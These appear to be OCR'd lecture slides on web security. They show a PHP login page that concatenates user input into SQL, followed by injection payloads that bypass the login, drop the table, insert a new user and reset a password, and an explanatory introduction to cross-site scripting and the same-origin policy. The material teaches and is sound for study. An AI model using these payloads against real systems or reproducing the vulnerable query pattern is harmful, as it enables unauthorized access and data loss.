    grant_access();
```


```
    else
    deny_access();
}
```

SELECT * FROM `login` WHERE `user`= ‘’ OR TRUE AND `pass`= ‘’

SELECT * FROM `login` WHERE TRUE

Example from CSE7330 at SMU (lyle.smu.edu/~mhd/**7330**f09/**boyd**.ppt)

A Web Application



Timmothy Boyd

Hack Me! SQL Injection

' ; DROP TABLE `login`; --


Member Login

Username :

Password :

XXX


CSE 7330 - SQL Injection Presentation



```
<?

function connect_to_db(){...}
function display_form(){...}
function grant_access(){...}
function deny_access(){...}


connect_to_db();

if (!isset($_POST['submit'])) {
    display_form();
}
else{
    // Get Form Data
    $user = stripslashes($_POST["username"]);
    $pass = stripslashes($_POST["password"]);

    // Run Query
    $query = "SELECT * FROM `login` WHERE `user`='$user' AND `pass`='$pass'";
    echo $query . "<br><br>";
    $SQL = mysql_query($query);

    // If user / pass combo found, grant access
    if(mysql_num_rows($SQL) > 0)
    grant_access();

    // Otherwise deny access
    else
    deny_access();
}

?>
```

Example from CSE7330 at SMU (lyle.smu.edu/~mhd/**7330**f09/**boyd**.ppt)

A Web Application



Timmothy Boyd

Hack Me! SQL Injection

' ; INSERT INTO `login` ('user','pass') VALUES ('hacker','12345');--


XXX

Member Login

Username :

Password :


CSE 7330 - SQL Injection Presentation



```
function connect_to_db(){...}
function display_form(){...}
function grant_access(){...}
function deny_access(){...}


connect_to_db();

if (!isset($_POST['submit'])) {
    display_form();
}
else{
    // Get Form Data
    $user = stripslashes($_POST["username"]);
    $pass = stripslashes($_POST["password"]);

    // Run Query
    $query = "SELECT * FROM `login` WHERE `user`='$user' AND `pass`='$pass'";
    echo $query . "<br><br>";
    $SQL = mysql_query($query);

    // If user / pass combo found, grant access
    if(mysql_num_rows($SQL) > 0)
    grant_access();

    // Otherwise deny access
    else
    deny_access();
}

?>
```

Example from CSE7330 at SMU (lyle.smu.edu/~mhd/**7330**f09/**boyd**.ppt)

A Web Application



Timmothy Boyd

Hack Me! SQL Injection


’; UPDATE `login` SET `pass`=‘12345’ WHERE `user`= ‘David14’;--

XXX

Member Login

Username :	
Password :	

CSE 7330 - SQL Injection Presentation



```
function connect_to_db(){...}
function display_form(){...}
function grant_access(){...}
function deny_access(){...}


connect_to_db();

if (!isset($_POST['submit'])) {
    display_form();
}
else{
    // Get Form Data
    $user = stripslashes($_POST["username"]);
    $pass = stripslashes($_POST["password"]);

    // Run Query
    $query = "SELECT * FROM `login` WHERE `user`='$user' AND `pass`='$pass'";
    echo $query . "<br><br>";
    $SQL = mysql_query($query);

    // If user / pass combo found, grant access
    if(mysql_num_rows($SQL) > 0)
    grant_access();

    // Otherwise deny access
    else
    deny_access();
}

?>
```

Example from CSE7330 at SMU (lyle.smu.edu/~mhd/**7330**f09/**boyd**.ppt)

Cross-Site Scripting (XSS)

- A scripting vulnerability that enables attackers to bypass the same origin policy of browsers
- XSS vulnerabilities
  - Twitter
  - Facebook
  - MySpace
  - YouTube
  - Orkut
  - ……

Same-Origin Policy

- One webpage can only read properties of another webpage if they share the same server, protocol, and port


- If the same server hosts unrelated sites, scripts from one site can access document properties on the other

Same-Origin Policy

- One webpage can only read properties of another webpage if they share the same server, protocol, and port

ACCESS


http://www.example.com/dir/test.html




Compared URL
http://www.example.com/dir/page.html
http://www.example.com/dir2/other.html
http://www.example.com:**81**/dir/other.html
https://www.example.com/dir/other.html
http://**en.example.com**/dir/other.html
http://**example.com**/dir/other.html
http://**v2.www.example.com**/dir/other.html

Same-Origin Policy

- One webpage can only read properties of another webpage if they share the same server, protocol, and port






Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)

Same-Origin Policy

- If the same server hosts unrelated sites, scripts from one site can access document properties on the other



JavaScript

- Language **executed** by browser

- JavaScript programs in a webpage will follow the same-origin policy.


Threat

Webpage with sensitive information


- Personal information
- Credential
- Cookie

Evil webpage controlled by attackers

- JavaScript used for malicious purpose (e.g., information stolen)



HTTP Cookie


HTTP Client
HTTP Server
Login
POST
username=david
password=davidh
Login successful?
